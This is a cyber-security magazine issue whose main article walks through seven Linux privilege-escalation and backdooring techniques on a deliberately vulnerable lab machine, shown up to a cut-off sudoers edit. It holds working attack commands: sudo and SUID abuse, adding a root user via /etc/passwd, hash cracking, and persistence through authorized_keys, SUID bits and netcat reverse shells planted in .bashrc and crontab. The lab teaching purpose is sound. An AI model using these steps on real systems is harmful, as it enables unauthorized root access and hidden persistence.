Simplifying cyber security since 2016

Hackercool

November 2020 Edition 3 Issue 11 A Unique Cyber Security Magazine

LINUX HACKING

7 Ways Of Privilege Escalation & Backdooring

What's New
Kali Linux 2020.4
& Nmap 7.90

Shellcode Injection
Shellter Tool
in BYPASSING ANTIVIRUS

LDAP Hashdump, Vyos Restricted Shell PE
and Mara CMS Exploit Modules in
METASPLOIT THIS MONTH

..with all other regular Features

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hi Hackercoolians. We hope you are all awesome and safe. We are back with our November 2020 Issue. Sometimes life has its own way of teachin -g lessons to us. For example, if someone told us ten years back that a micro organism would shut down the entire world for almost a year, we would definitel -y not have believed it. Nobody expected a virus would deal such a blow to the most intelligent species (self declared) on this planet.

But the virus came and the impact it had on us can be seen with our own eyes. It forced the entire world into lockdown, stopping economies to standstill, erased difference between a rich country and a poor country while on a path of its destruction. Finally, there is a glimmer of hope now with vaccines being rele- -ased around the world. Just like everything, even this coronavirus had somethi -ng positive about it. Even though it is fast in spreading, it is not fatal and definit -ely is not killing everyone it is infecting. The best thing about thing about this Covid-19 is that we can protect ourselves from this virus by taking some basic s -afety measures. These measures include covering our noses and mouth with a mask, sanitizing our hands frequently and practicing social distancing.

It is exactly the same in cyber security. In future there may be many new types of malware attacks just like the coronavirus. And just like coronavirus, it may impact a lot of systems worldwide and destroy them. While the antivirus co -mpanies may come up with a way to overcome this malware after sometime, it is human action that can stop or lessen the effect of this malware.

Yes, human actions like thinking before opening that mail which seems out of place and suspicious. Checking for the authenticity before clicking on any link that is asking users for information, using a strong password which is difficu -lt to crack and keeping the software updated etc. It is small steps like these tha -t can help users keep their systems and data safe no matter how many new viruses come.

c.k.chakravarthi

"HACKERS ARE BREAKING THE SYSTEMS FOR PROFIT. BEFORE, IT WAS ABOUT INTELLECTUAL CURIOSITY AND PURSUIT OF KNOWLEDGE AND THRILL, AND NOW HACKING IS BIG BUSINESS. "

- KEVIN MITNICK

INSIDE

See what our Hackercool Magazine November 2020 Issue has in store for you.

1. *Linux Hacking :*
   7 Ways of Linux Privilege Escalation and Backdooring.

2. *What's New :*
   Kali Linux 2020.4 and Nmap 7.90

3. *Capture The Flag :*
   My School : 1

4. *Online Security :*
   Can the law stop Internet Bots from undressing you?

5. *Bypassing Antivirus :*
   Shellcode Injection - Shellter Tool.

6. *Metasploit This Month :*
   LDAP Hash Dump, Vyos Restricted shell & PE, Mara CMS Modules.

7. *Hacking Q & A :*
   Answers to all the questions our readers ask us about hacking.

Downloads

Some Useful Resources

LINUX HACKING - PRIVILEGE ESCALATION & BACKDOORING

REAL WORLD HACKING SCENARIO

In our April 2020 and May 2020 Issues, our readers have learnt about how Linux security wor-ks and various ways of Linux privilege escalation. Since Linux forms one of the most importa-nt and most popular operating system around the world, we have brought another comprehe-nsive tutorial on Linux Privilege Escalation. We call it comprehensive because in this Issue we will not only cover just privilege escalation but also backdooring that Linux target.

In cyber security, a backdoor is a software or program that gives hackers continuous ac-cess to the target they compromised in the initial hack. Creating a backdoor gives persistent access to the hackers so that they can perform further operations on the target even if the ini-tial vulnerability that gave access to hackers is patched. In this tutorial, our readers will see 7 ways of elevating privileges and also creating backdoors.

For this tutorial, we will be using LinEsc : 1 CTF machine, a machine designed by Muha-mmad Nasef, a cyber security analyst. It can be downloaded from the link given below.

(**https://www.vulnhub.com/entry/linesc-1,616/**)

Since this is a machine designed to show Linux Privilege Escalation, exploiting it to get a bas-ic shell is not shown. The author has provided the SSH server's username and password to be able to get basic access. The credentials are (muhammad : nasef).

```
kali@kali:~$ ssh muhammad@192.168.36.167
muhammad@192.168.36.167's password:
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Jan  2 09:36:17 2021
muhammad@LinESC:~$
```

CASE : 1

EXPLOITING SUDO PRIVILEGES & CREATING SSH BACKDOOR.

SUDO command lets standard users run programs (or command) with the privileges of the ro-ot user. There is no use for standard user to login as super user. However the programs whi-ch are allowed to be executed by standard users with the privileges of the root user have to be carefully chosen.

```
muhammad@LinESC:~$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),100
0(muhammad)
muhammad@LinESC:~$ sudo -l
User muhammad may run the following commands on this host:
    (root) NOPASSWD: /home/muhammad/vuln/2/sudo
    (root) NOPASSWD: /bin/wget
    (root) NOPASSWD: /usr/bin/apt-get
```

Our readers can see that the user muhammad can run sudo, wget and apt-get commands wi-th sudo priviliges. Exploiting their SUDO rights gives us root shell as shown below.

```
muhammad@LinESC:~$ sudo /home/muhammad/vuln/2/sudo
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

```
muhammad@LinESC:~$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(a
udio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),100
0(muhammad)
muhammad@LinESC:~$ TF=$(mktemp)
muhammad@LinESC:~$ echo 'Dpkg::Pre-Invoke {"/bin/sh;false"}' > $TF
muhammad@LinESC:~$ sudo apt-get install -c $TF sl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libnet-daemon-perl libmysqlclient15off libdbi-perl libdbd-mysql-perl libplrpc-perl
  mysql-common mysql-server-5.0 mysql-client-5.0
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  sl
0 upgraded, 1 newly installed, 0 to remove and 51 not upgraded.
Need to get 27.0kB of archives.
After this operation, 201kB of additional disk space will be used.
Get:1 http://old-releases.ubuntu.com hardy/universe sl 3.03-15 [27.0kB]
Fetched 27.0kB in 0s (37.4kB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Let's create a backdoor now. One simple way to create a backdoor is to create a SSH backd-oor since the target has SSH server running. To create a SSH backdoor, we need to create a SSH public key on the attacker system using ssh-keygen command as shown below.

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:/YM7AmqI3IZXT0FBIkZOCKsY6RPZdmf26lqPWAh9ZCg kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|o o=  ..o.       |
| +* . o.         |
|+o E o.*         |
|+.o + *...       |
|oo . . .S..      |
|   . ..+..  o    |
|..o..oo=   . o   |
|.o.+o =.+  ..  . |
|  o. o.o o..     |
+----[SHA256]-----+
kali@kali:~$ 
```

The public key is stored in the id_rsa.pub file in the SSH directory of the user.

```
kali@kali:~$ cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwV3EN4U03auKTjhViD+MNXShlL97Xwlky0fwYwmAJlzkTZv6+D
XIKcXSavaUzC/xuHzRzZ/ONPxLM4ThCXNdyFylTX2mKulaKsEpD9+bnvKnMEKIqDMi0wdh1w4CbZ9MUBImbmRiP39
UVfdWpZEE86rnFw5XPgX3mBF0/q0At36RJl9IR/z2PsFpwDWlhT7A0UiePKl7Y/fWBBO2ZuxnPNyz4a5q8txFZ0Qf
5guF022bw9/dAuzrD0OixaC8Rx75RBQOCZgO2qJYlb1×2OnxFggqiauny2yiffdaacLin/RcxpxDAefPftnKHBlCH
IEa4ASHU2AFiVREicTu27voNYA7b84umvnOeJh+Kkha8HB6eyQjVv5M05z6PhVHAh7D9BvT6LiNg1E5IdSp+7bcNd
cwt9ca/eeVBz/X4PodbTnFrGGi5Abi7rBbhQlTUayZJhn31/Wpayuo0w26ufuwPkF8ddVbsOZLv8/0k0HB8oqSEG3
rozpoELsBy1dlU/F0= kali@kali
kali@kali:~$
```

In this case, I created the key with an empty password. This key needs to be copied to the file named "authorized_keys" file in the .ssh directory of the target system.

```
/iFeHfliPgiDsrvFe7PebAGaKWwxuT8G8dThr5fnxe5EuKvWyt2HmMMbTt6rUzGY5TI/xsLdFJ3z3SmUVM8SADFn6
6GoHxtzhTuKaHFqEIbEgs9iL+BKwE1r6AhPd8/kq2FAhy9Rn7RJlgW+XZF96SAkYZnKeICP4ppLn7VzdgAJ/U3BRR
5dCVrqe6samIEsp9+Z1tFBy0SrtNItfjDMBYEjHjWQ/ojdhl0LxopJ0LorAERB9QnsHykxvkgzdrereNWBZsl26QP
gDB3unhvDg1XCqEzSCVSIw== root@LinESC
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAn/bX2zHRS+/6aeAXEBuYsE+W2XjAEDR/cPdUThODdjd3CFCCMSJXW
cBcV7YOGB9w09AQXzE6noIfwh1Ir6JIDCesoytx9hoGa0Y+zFd5waybTY6Lm0vhbzngdiNRhaaVPVjKPfidY8unNi
q58SoSvcNPvfVc++RV5MSSEx9rShPhXcB73JSPYdf5OK2/LMqZaJbmV0gGlxZJc7nYUh2N3wZyrFrUeHhkeoiyIry
cw8q5o8/vazg2DmmKNPnP8jnerqcLSk/Xq/pIg++6DVK4V4bLiGFDp1iBXGCm4iVDN0GD0liqTx6EMPOIpXqWc4J9
au8KS1czyUOreJ45rkEnAw== root@LinESC
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwV3EN4U03auKTjhViD+MNXShlL97Xwlky0fwYwmAJlzkTZv6+D
XIKcXSavaUzC/xuHzRzZ/ONPxLM4ThCXNdyFylTX2mKulaKsEpD9+bnvKnMEKIqDMi0wdh1w4CbZ9MUBImbmRiP39
UVfdWpZEE86rnFw5XPgX3mBF0/q0At36RJl9IR/z2PsFpwDWlhT7A0UiePKl7Y/fWBBO2ZuxnPNyz4a5q8txFZ0Qf
5guF022bw9/dAuzrD0OixaC8Rx75RBQOCZgO2qJYlb1×2OnxFggqiauny2yiffdaacLin/RcxpxDAefPftnKHBlCH
IEa4ASHU2AFiVREicTu27voNYA7b84umvnOeJh+Kkha8HB6eyQjVv5M05z6PhVHAh7D9BvT6LiNg1E5IdSp+7bcNd
cwt9ca/eeVBz/X4PodbTnFrGGi5Abi7rBbhQlTUayZJhn31/Wpayuo0w26ufuwPkF8ddVbsOZLv8/0k0HB8oqSEG3
rozpoELsBy1dlU/F0= kali@kali
~
"authorized_keys" 3L, 1349C written
#
```

Once the file is saved, change the permissions of the .ssh directory and the "authorized_keys" file in that directory.

```
# chmod 700 /root/.ssh
# ls -al
total 28
drwxr-xr-x  3 root root 4096 2020-12-03 00:17 .
drwxr-xr-x 21 root root 4096 2021-01-03 09:13 ..
-rw-------  1 root root 3321 2020-12-04 07:01 .bash_history
-rw-r--r--  1 root root 2227 2007-10-20 07:51 .bashrc
-rw-------  1 root root   10 2020-12-03 00:17 .mysql_history
-rw-r--r--  1 root root  141 2007-10-20 07:51 .profile
drwx------  2 root root 4096 2021-01-03 09:22 .ssh
#
```

```
# chmod 600 /root/.ssh/authorized_keys
# ls -la .ssh
total 24
drwx------ 2 root root 4096 2021-01-03 09:22 .
drwxr-xr-x 3 root root 4096 2020-12-03 00:17 ..
-rw------- 1 root root 1351 2021-01-02 11:27 authorized_keys
-rw------- 1 root root 1675 2020-12-02 23:00 id_rsa
-rw-r--r-- 1 root root  393 2020-12-02 23:00 id_rsa.pub
-rw-r--r-- 1 root root  442 2020-12-02 23:00 known_hosts
#
```

All set. Now. we can login as root on the attacker system using the private key on our attacke-r system, of course with no password.

```
kali@kali:~$ ssh -i ~/.ssh/id_rsa root@192.168.36.167
Last login: Fri Dec  4 09:05:02 2020
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
root@LinESC:~#
```

CASE : 2

EXPLOITING SUID FILES & CREATING .BASHRC BACKDOOR

SETUID stands for Set User ID on execution. This allows a user with low privileges to run a command with higher privileges. The difference between SUDO and SETUID is that in sudo you can execute a command only if the root user can do it. We can find the programs which have SETUID bit set using find command as shown below.

```
muhammad@LinESC:~$ id
uid=1000(muhammad) gid=1000(muhammad) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audi
o),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),1000(muha
mmad)
muhammad@LinESC:~$ find / -perm -u=s -type f 2>/dev/null
/home/muhammad/vuln/1/suid
/sbin/mount.nfs
/bin/ping6
/bin/nano
/bin/nc.traditional
/bin/mount
/bin/umount
/bin/cp
/bin/cat
/bin/ping
/bin/su
/bin/fusermount
/lib/dhcp3-client/call-dhclient-script
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/bin/arping
/usr/bin/sudoedit
/usr/bin/at
/usr/bin/X
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/mtr
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/eject/dmcrypt-get-device
muhammad@LinESC:~$
```

After going through what can we achieve by running all the above programs, we found the on -e at /home/muhammad/vuln/1/suid interesting.

```
muhammad@LinESC:~$ ls -l /home/muhammad/vuln/1/suid
-rwsrwx--x 1 root root 8845 2020-12-02 22:23 /home/muhammad/vuln/1/suid
muhammad@LinESC:~$
```

Let's see what this script actually does.

```
muhammad@LinESC:~$ strings /home/muhammad/vuln/1/suid
strings: /home/muhammad/vuln/1/suid: Permission denied
muhammad@LinESC:~$
```

We failed to run strings command on it. However, we found the source file of this binary named suid. The binary when run, executes the system command. So just executing this binary will give us root privileges as shown below.

```
muhammad@LinESC:~/vuln/1$ ls
suid  suid.c
muhammad@LinESC:~/vuln/1$ cat suid.c
#include <stdio.h>
int main(int argc, char *argv[]){
system("/bin/sh");
}
muhammad@LinESC:~/vuln/1$ ./suid
# id
uid=1000(muhammad) gid=1000(muhammad) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(admin),1000(muhammad)
#
```

The .bashrc file is in the home folder of every user.

```
# cd /root
# ls
# ls -a
.  ..  .bash_history  .bashrc  .mysql_history  .profile  .ssh
#
```

We can create a netcat backdoor by editing the .bashrc file as shown below.

```
# echo 'nc -e /bin/bash 192.168.36.132 1234 2>/dev/null &' >> .bashrc
#
```

Since we have edited the .bashrc file of the root user, we need to wait for the root user to login.

```
muhammad@LinESC:~$ su -
Password:
root@LinESC:~#
```

As soon as the user logs in, we will get a shell with the netcat listener on the attacker system.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 36243
```

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 36243
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
python -c 'import pty;pty.spawn("/bin/bash")'
[1]+  Exit 1                  nc -e /bin/bash 192.168.36.132 1234 2> /dev/null
root@LinESC:~#
```

CASE : 3

CRON JOBS FOR BOTH PRIVILEGE ESCALATION AND BACKDOOR

If you are familiar with Windows Task Scheduler you will readily understand what cron is. Ye-

s, it is used to schedule jobs or commands. For example you have a Linux server and want to clean cache regularly once a day. You can do this manually everyday or schedule a job to do this daily without your intervention. Here's where cron jobs assist linux users. Sometimes t hese cron jobs are assigned with root privileges and can be exploited to gain root privileges. Let's see how.

All the cron jobs on a system can be seen in crontab file as shown below. As our readers can see, there is a script named "script.sh" running with root privileges every minute.

```
muhammad@LinESC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
monthly )
#


* * * * * root /home/muhammad/vuln/4/script.sh
muhammad@LinESC:~$
```

Let's see what this script does every minute.

```
muhammad@LinESC:~$ cat /home/muhammad/vuln/4/script.sh
cp /home/muhammad/vuln/4/passwd /etc/passwd
muhammad@LinESC:~$ ls -l /home/muhammad/vuln/4/passwd
-rw-rw-rw- 1 root root 1061 2020-12-04 09:06 /home/muhammad/vuln/4/passwd
muhammad@LinESC:~$ ls -l /etc/passwd
-rw-rw-r-- 1 root root 1061 2021-01-05 06:55 /etc/passwd
muhammad@LinESC:~$
```

It copies the contents of the file /home/muhammad/vuln/4/script.sh into the /etc/passwd. This way by editing just the initial file, we can implement changes to the /etc/passwd file.

```
muhammad@LinESC:~$ cat /home/muhammad/vuln/4/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

```
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
muhammad:x:1000:1000:muhammad nasef,,,:/home/muhammad:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:114:MySQL Server,,,:/var/lib/mysql:/bin/false
itworks
muhammad@LinESC:~$
```

On the attacker system, let's create a password hash using mkpasswd command as shown below.

```
kali@kali:~$ mkpasswd -m SHA-512
Password:
$6$eAUaPSV7KBvbNBtS$YSrEp5t3EWInIxDsY80TN/AglJIYNkc7SlAfrsLYRjw0a2bAqvS4z7hEjVs74ehUYhgZ.XI9
VKCglK91KW1ku/
kali@kali:~$
```

Then we add a new user named hcool to the passwd file in /vuln/4/ directory.

```
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
muhammad:x:1000:1000:muhammad nasef,,,:/home/muhammad:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:114:MySQL Server,,,:/var/lib/mysql:/bin/false
itworks
hcool:$6$eAUaPSV7KBvbNBtS$YSrEp5t3EWInIxDsY80TN/AglJIYNkc7SlAfrsLYRjw0a2bAqvS4z7hEjVs74ehUYhgZ.XI9VKCglK91KW1ku/:0:0:root:/root:/bin/bash
~
~
~
```

Let's wait a minute for the cron job to run. then we need to just login as the new user we just created.

```
muhammad@LinESC:~$ su hcool
Password:
root@LinESC:/home/muhammad# id
uid=0(root) gid=0(root) groups=0(root)
```

Since we now have root privileges, let's create a backdoor. A netcat backdoor can be created using a cron job as shown below.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
monthly )
#


* * * * * root /home/muhammad/vuln/4/script.sh
* * * * * root nc -e /bin/bash 192.168.36.132 5678

"/etc/crontab" 19L, 822C written
root@LinESC:/home/muhammad#
```

This will give us shell at the netcat listener on the attacker system.

```
kali@kali:~$ nc -lvp 5678
listening on [any] 5678 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 46823
```

```
kali@kali:~$ nc -lvp 5678
listening on [any] 5678 ...
192.168.36.167: inverse host lookup failed: Unknown host
connect to [192.168.36.132] from (UNKNOWN) [192.168.36.167] 46823
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64 GNU/Linux
python -c 'import pty;pty.spawn("/bin/bash")'
[1]+  Exit 1                  nc -e /bin/bash 192.168.36.132 1234 2> /dev/null
root@LinESC:~#
```

CASE : 4

EXPOSED PASSWORDS AND SETUID BACKDOORS

Sometimes the passwords are just exposed and lay in plain sight. For example, the history command in Linux shows us all the last and recent commands used. Let's run this on target.

```
muhammad@LinESC:~$ history
    1  ./suid
    2  su root
    3  ./suid.py
    4  ls -la
    5  su root
    6  ls
    7  rm suid.py
    8  ls
    9  ls -la
   10  sudo su
   11  ./suid.py
   12  ls
   13  su root
   14  ls
   15  ./suid.py
   16  su root
   17  sudo /home/muhammad/vuln/2/sudo
   18  ls
   19  sudo -l
   20  sudo /home/muhammad/vuln/2/sudo
   21  sudo -l
   22  sudo /home/muhammad/vuln/2/sudo
   23  ls
   24  cd /tmp/
   25  ls
   26  echo"follow me @nasefmuhammad"
   27  sudo root chicken
   28  vi raptor_udf2.c
   29  ls
   30  gcc -g -c raptor_udf2.c
   31  gcc -g -c -fPIC raptor_udf2.c
   32  ls
   33  gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
   34  mysql -u root -p
   35  echo os.system('/bin/bash')
   36  echo os.system('/bin/bash)
   37  mysql -u root -p
   38  cd /usr/lib/mysql
```

Sometimes in this history, we can find credentials as highlighted in the above image. Let's se-e if "chicken" is the password of the root user.

```
muhammad@LinESC:~$ su root
Password:
[1]   Exit 1                  nc -e /bin/bash 192.168.36.132 1234 2> /dev/null
root@LinESC:/home/muhammad# id
uid=0(root) gid=0(root) groups=0(root)
root@LinESC:/home/muhammad#
```

The login is successful. Now let's create a SUID backdoor. A backdoor just doesn't mean a s-hell on the target system, it can also be a means to get a root shell without logging in as the root user again. For example, let's set the SETUID bit to the "nice" program on the target.

```
root@LinESC:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@LinESC:/tmp# whereis nice
nice: /usr/bin/nice /usr/share/man/man1/nice.1.gz
root@LinESC:/tmp# ls -l /usr/bin/nice
-rwxr-xr-x 1 root root 31568 2008-04-04 02:44 /usr/bin/nice
root@LinESC:/tmp# chmod u+s /usr/bin/nice
root@LinESC:/tmp# ls -l /usr/bin/nice
-rwsr-xr-x 1 root root 31568 2008-04-04 02:44 /usr/bin/nice
root@LinESC:/tmp#
```

The SETUID bit is set. Let's see if its working.

```
root@LinESC:/tmp# su muhammad
muhammad@LinESC:/tmp$ cd
muhammad@LinESC:~$ /usr/bin/nice /bin/sh -p
/bin/sh: Illegal option -p
muhammad@LinESC:~$ /usr/bin/nice /bin/sh
# id
uid=1000(muhammad) gid=1000(muhammad) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(fl
oppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(sambashare),113(adm
in),1000(muhammad)
#
```

It's working since we have a root shell again.

CASE : 5
MISCONFIGURED FILES AND SUDOERS

There are some important files in Linux which need to have restricted access. Files like pass-wd and shadow which have linux credentials are few of those. Normally these files are restric-ted for others.

```
kali@kali:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 3111 May  8  2020 /etc/passwd
kali@kali:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1639 May  8  2020 /etc/shadow
kali@kali:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kali@kali:~$
```

Let's see the configuration of the same files on our target system.

```
muhammad@LinESC:~$ ls -l /etc/passwd
-rw-rw-r-- 1 root root 1199 2021-01-05 10:07 /etc/passwd
muhammad@LinESC:~$ ls -l /etc/shadow
-rw-rw-r-- 1 root shadow 760 2020-12-03 01:57 /etc/shadow
muhammad@LinESC:~$
```

As you can see, the "shadow" file on our target system has write and read permissions for ot-her users. not just root user.

```
muhammad@LinESC:~$ cat /etc/shadow
root:$1$CAd5wg19$PPFB77TbLO1GjQZNuvecp.:18598:0:99999:7:::
daemon:*:18598:0:99999:7:::
bin:*:18598:0:99999:7:::
sys:*:18598:0:99999:7:::
sync:*:18598:0:99999:7:::
games:*:18598:0:99999:7:::
man:*:18598:0:99999:7:::
lp:*:18598:0:99999:7:::
mail:*:18598:0:99999:7:::
news:*:18598:0:99999:7:::
uucp:*:18598:0:99999:7:::
proxy:*:18598:0:99999:7:::
www-data:*:18598:0:99999:7:::
backup:*:18598:0:99999:7:::
list:*:18598:0:99999:7:::
irc:*:18598:0:99999:7:::
```

Let's copy the hash into a file and use john to crack the password.

```
kali@kali:~$ nano flag.txt
kali@kali:~$ john
bash: john: command not found
kali@kali:~$ whereis john
john: /usr/sbin/john /usr/lib/john /etc/john /usr/share/john /usr/share/man/man8/john.8.gz
kali@kali:~$ /usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt flag.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 32/32])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chicken          (?)
1g 0:00:00:00 DONE (2021-01-05 12:30) 11.11g/s 5688p/s 5688c/s 5688C/s 123456..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:~$
```

John cracked the pasword hash to reveal the password of root user as "chicken". Let's login.

```
muhammad@LinESC:~$ su root
Password:
[1]+  Exit 1                  nc -e /bin/bash 192.168.36.132 1234 2> /dev/null
root@LinESC:/home/muhammad# id
uid=0(root) gid=0(root) groups=0(root)
root@LinESC:/home/muhammad#
```

Let's change the sudoers file to give backdoor access to some users.

```
Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
muhammad ALL=(root) NOPASSWD: /home/muhammad/vuln/2/sudo, /bin/wget, /usr/bin/apt-get
# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
#%admin ALL=(ALL) ALL
root@LinESC:/home/muhammad#
```

We already know user muhammad has SUDO privileges to execute sudo, wget and apt-get commands.

```
kali@kali:~$ ssh muhammad@192.168.36.167
muhammad@192.168.36.167's password:
Linux LinESC 2.6.24-26-server #1 SMP Tue Dec 1 18:26:43 UTC 2009 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Tue Jan  5 08:49:30 2021 from 192.168.36.132
muhammad@LinESC:~$ sudo -l
User muhammad may run the following commands on this host:
    (root) NOPASSWD: /home/muhammad/vuln/2/sudo
    (root) NOPASSWD: /bin/wget
    (root) NOPASSWD: /usr/bin/apt-get
muhammad@LinESC:~$
```

Let's give him SUDO privileges over all commands and programs.This can be done as shown below.

```
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

